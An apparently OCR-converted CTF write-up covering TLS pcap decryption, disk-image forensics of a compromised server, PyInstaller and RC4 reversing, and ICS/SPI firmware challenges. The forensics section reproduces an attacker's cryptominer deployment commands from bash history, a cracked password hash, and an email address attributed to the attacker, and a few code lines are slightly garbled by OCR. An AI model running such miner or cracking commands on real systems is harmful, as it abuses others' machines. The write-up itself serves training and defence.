
Open 2nd-capture.pcap

Follow the stream.




Extract this text and copy it to a file.

Now go back to capture.pcap, as we need to reconfigure Wireshark
Preferences->Protocols->TLS
Open 2nd-capture.pcap



Enter the file into the (Pre)-Master Secret log filename, and Wireshark should decrypt the TLSv1.3 traffic. We can See HTTP2 traffic and obtain the final flag



Forensic

A friend of you was running a super nice webserver exposed to the Internet.
Unfortunately, his machine was heavily attacked and a bad guy manage to get in and to do crapy thinks.

Your mission is to forensicate the machine and try to understand what happened.

We were given hacked.dd

MD5	b2e5cb4a88693545016a192d8b5d1f25
SHA	f3f362156d0f608e12f54d405e1a0f745e136bf3
SHA256	9ce3a90c8526126b6a15188fa96907ded1a18108ff5aeda3aa5c5facd9466337

The partition info:

Use dd to separate the Linux EXT4 partition

```
$ dd if=hacked.dd -of=ext.dd -skip 4096
```

MD5	0f8cc8ddc337612738a9fd43796074b8
SHA	ba4a5deb030a148513976f08f58003268211d8b6
SHA256	

We can then mount and chroot into the image

```
$ mount ext.dd /mnt/a
$ sudo chroot /mnt/a /bin/bash
```

Pinguoin forensics (1/7) 100

What is the source IP of the attacker when he SUCCESSFULLY got access for the first time?

45.62.224.162

Extract from auth.log

```
Mar 10 06:51:39 dockersrv sshd[1842]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=45.62.224.162  user=jdoe
Mar 10 06:51:39 dockersrv sshd[1835]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=45.62.224.162  user=jdoe
Mar 10 06:51:39 dockersrv sshd[1846]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=45.62.224.162  user=jdoe
Mar 10 06:51:39 dockersrv sshd[1845]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=45.62.224.162  user=jdoe
```

Pinguoin forensics (2/7) 100

At which date & time (use log format) did the attacker first manage to get successfully in?

Mar 10 06:55:01

Extract from auth.log

```
Mar 10 06:51:39 dockersrv sshd[1830]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=45.62.224.162  user=jdoe
Mar 10 06:51:39 dockersrv sshd[1828]: Accepted password for jdoe
from 45.62.224.162 port 37454 ssh2 ←likely hydra or bf tool
…
Mar 10 06:51:41 dockersrv sshd[1848]: Failed password for jdoe from
45.62.224.162 port 37482 ssh2
Mar 10 06:51:41 dockersrv sshd[1833]: Connection closed by
authenticating user jdoe 45.62.224.162 port 37466 [preauth]
…
Mar 10 06:51:41 dockersrv sshd[1865]: Failed password for jdoe from
45.62.224.162 port 37486 ssh2
Mar 10 06:51:41 dockersrv sshd[1865]: Connection closed by
authenticating user jdoe 45.62.224.162 port 37486 [preauth]
Mar 10 06:55:01 dockersrv sshd[1997]: Accepted password for jdoe
from 45.62.224.162 port 37488 ssh2 <- first successful login
```

Pinguoin forensics (3/7) 100

Which user account was compromised on the server?

jdoe

Pinguoin forensics (4/7) 100

Can you retrieve what was the password of the compromised account?

We can extract the /etc/shadow file from the supplied disk image, and run the user hashes through JohntheRipper

/etc/shadow (entry for jdoe)

```
jdoe:$6$a8Ywh6bTrDxzIPMD$6/4ZiI3cy8sd.gmTMu0.BJKVw77XDJLCVz6Wn2EM3rV
mVJ3Y1PGIA16cQ0uHW4Qo1URfOcesmI6F7KH6XjmbL1:18303:0:99999:7:::
```

```
john -show /tmp/2
jdoe:123456:18303:0:99999:7:::
```

Cracked password: 123456

Pinguoin forensics (5/7) 100

It seems that the attacker was willing to be sure to keep an access... Could you find out which account he created?

```
$ ls /home
hack3rman jdoe
```

hack3rman

Pinguoin forensics (6/7) 100

Find the command for profit?

```
$ cat /home/hack3rman/.bash_history
```

```
sudo docker service create --name miner alexellis2/cpu-opt:2018-1-2
./cpuminer -a hodl -o stratum+tcp://hodl.eu.nicehash.com:3352 -u
35THoNiL8vNCESSq5ZPmZYTHT1GymWvUAx.autopsit.org
```

Pinguoin forensics (7/7) 100

When he successfully execute is command, an associated email address can be retrieved. Could you find what is his address?

Again, the answer was further down in hack3rman's .bash_history


francovelez081@gmail.com

Threat Intel

Pinguoin forensics (Bonus 1)

For the first question, you find the intruder IP. Could you retrieve the hoster name and country? (Format: name/country)

`Cloudatcost/Canada`



Reversing

Break the Snake 100

A small python BreakMe, enjoy! Break it and retrieve the hidden flag inside.

We started by loading the application into Ghidra (https://ghidra-sre.org/)

Reversing the code and searching for strings we find:
`MEIPASS2`
A quick google reveals that this is something to do with pyinstaller

We found this blog post with a handy walkthrough for tackling pyinstaller
https://hshrzd.wordpress.com/2018/01/26/solving-a-pyinstaller-compiled-crackme/

We then downloaded pyinstxtractor.py from
https://sourceforge.net/projects/pyinstallerextractor/

```
$ python3.7 pyinstxtractor.py pybreakme
pyinstxtractor.py:86: DeprecationWarning: the imp module is
deprecated in favour of importlib; see the module's documentation
for alternative uses
  import imp
[*] Processing pybreakme
[*] Pyinstaller version: 2.1+
[*] Python version: 37
[*] Length of package: 1175218 bytes
[*] Found 7 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pybreakme
[*] Found 133 files in PYZ archive
[*] Successfully extracted pyinstaller archive: pybreakme
```

Next we install Uncompyle6 using pip

```
$ pip install uncompyle6
$ uncompyle6 pybreakme
```

However, uncompyle6 could not uncompiled at this point. At appears we have an incorrect header?

Using a hex editor and comparing the pybreakme binary file, against other python3.7 compiled code we establish that we are missing the following hex code at the beinging of the file:

```
420d 0d0a 0000 0000 7d54 f25e 7e00 0000
```

Next, we install hexer (a hex editor that uses vi commands)

```
$ apt get install hexer
$ hexer pybreak
```

```
Type:
i (insert mode)
Ctrl-v (copy 420d 0d0a 0000 0000 7d54 f25e 7e00 0000 from clipboard)
[esc]
wq! (save the file)
```

Uncompyle6, then uncompiled the binary into the following source code:

```
import base64, binascii
decodedFlag = 'That would have been too easy ^^'
encodedFlag =
b'646a310e2d261f1121013717516236040e01161b183b2a0a0f54095126112f300e
1d231b500705690e20103e01163423010e251727775331112f000c27013b200e1d23
08390c3d0e2d2616330e1567570f2b3215390a3e202b5a006b'

def __encode_flag(decodedFlag):
    b64encoded = base64.b64encode(decodedFlag.encode('utf-8'))
    barray = []
    i = 0
    while i < len(b64encoded):
        barray.append(b64encoded[i] ^ b64encoded[((i + 1) %
len(b64encoded))])
        i = i + 1

To Hex    encodedFlag = binascii.hexlify(bytearray(barray))
    return encodedFlag


def __decode_flag(encodedFlag):
    print('You are suppose to work a bit')


def main():
    print('Try to decode this:')

print("b'646a310e2d261f1121013717516236040e01161b183b2a0a0f540951261
12f300e1d231b500705690e20103e01163423010e251727775331112f000c27013b2
00e1d2308390c3d0e2d2616330e1567570f2b3215390a3e202b5a006b'")
    hint = __encode_flag(decodedFlag)


if __name__ == '__main__':
    main()
```

Our decoder:

```
import binascii,base64
decode=
'646a310e2d261f11210137175162360 40e01161b183b2a0a0f54095126112f300e1
d231b500705690e20103e01163423010e251727775331112f000c27013b200e1d230
8390c3d0e2d2616330e1567570f2b3215390a3e202b5a006b'
decode_hex=binascii.unhexlify(decode)
ba=bytearray(decode_hex)
ba.reverse()
decode_hex=list(ba)
barray=[]
i=0
while i < (len(decode)/2):
  if (i == 0):
    barray.append(decode_hex[i] ^ 86)
  else:
    barray.append(barray[i-1] ^ decode_hex[i])
  i=i+1

barray.reverse()
print((binascii.a2b_base64(bytearray(barray))).decode('utf-8'))
```

We'll not risk another frontal assault. That rabbit's dynamite.

My secret part 1 - 250

What is the sha256 for the proper file


```
$ shasum mysecret
095bf40d794b0259556648e114366f46108ab32b324ac9d30399e8e270d47ef5
```

My secret part 2 - 100

What is the flag in plain text?

We used Ghidra to decompile and disassemble the application.

```
I forgot my very old key
```



My secret part 3 - 250

What is the encryption key?

```
2d383d1c373a15831e94
```

My secret part 4 - 250

What is the algorithm used to encrypt?

Rc4

My secret part 5 - 250

How many possible keys did you find?

We copied all the keys into a separate file

```
$ wc -l keys.txt
10107
```

ICS


Tripping over DNP3 - 100

What is the packet number of the first command that causes a breaker to be tripped?

Reading up on the following protocol we find this pdf:
https://na.eventscloud.com/file_uploads/b68188f3ce5b22895a67b1afe5e51b6a_DNP3IntroductionHORS.PDF

Using Wireshark we establish the following packet causes the trip:

352



PLC Firmware Injection – 500


A malicious firmware stub was uploaded to an ICS device via serial communication. The captured serial communication is found in capture.logicdata. Your goal is to decode the serial traffic, extract the firmware stub binary, and reverse engineer the firmware stub. If the integer 120 was passed as an argument to the function in the firmware stub, what would the function return?

Provided file capture.logicdata


From previous experience we know this is a Saleae (https://www.saleae.com/) dump file. So we use their application to open the file.

The file looks like an SPI dump, so we attach the SPI analyser and configure the following channels:

0- Clock
1- Chip Select
2- Mosi
3- Miso



We then extract the MOSI dump into a csv file.



Next, we extract the firmware to CSV file to obtain the following file:

```
$ cat ~/Desktop/firmware.csv
Time [s], Analyzer Name, Decoded Protocol Result
0.483363333333333,SPI,MISO: '0' (0x00)
0.484588333333333,SPI,MISO: '0' (0x00)
0.485813000000000,SPI,MISO: '0' (0x00)
0.486615000000000,SPI,MISO: S (0x53)
0.487036000000000,SPI,MISO: 0 (0x30)
0.487474000000000,SPI,MISO: 1 (0x31)
0.487910666666667,SPI,MISO: 9 (0x39)
0.488348666666667,SPI,MISO: 0 (0x30)
…
```

Then delete the first three lines of 0x00 and awk magic to get the following:


```
$ awk '{print  $2 }' ~/Desktop/firmware.csv |tr -d '\n' | awk
'{gsub("\\\\n","\n")};1'
```

```
S0190000506f7765725043204669726d7761726520537475620 02B
S12304CC9421FFD093E1002C7C3F0B78907F000C3920012C913F0018815F00
0C813F000C69
S12304EC7D4A49D6813F00187D2A4BD6913F001C813F001C5529083C913F00
1C813F001C14
S117050C7D234B78397F003083EBFFFC7D615B784E80002084
S5030003F9
```

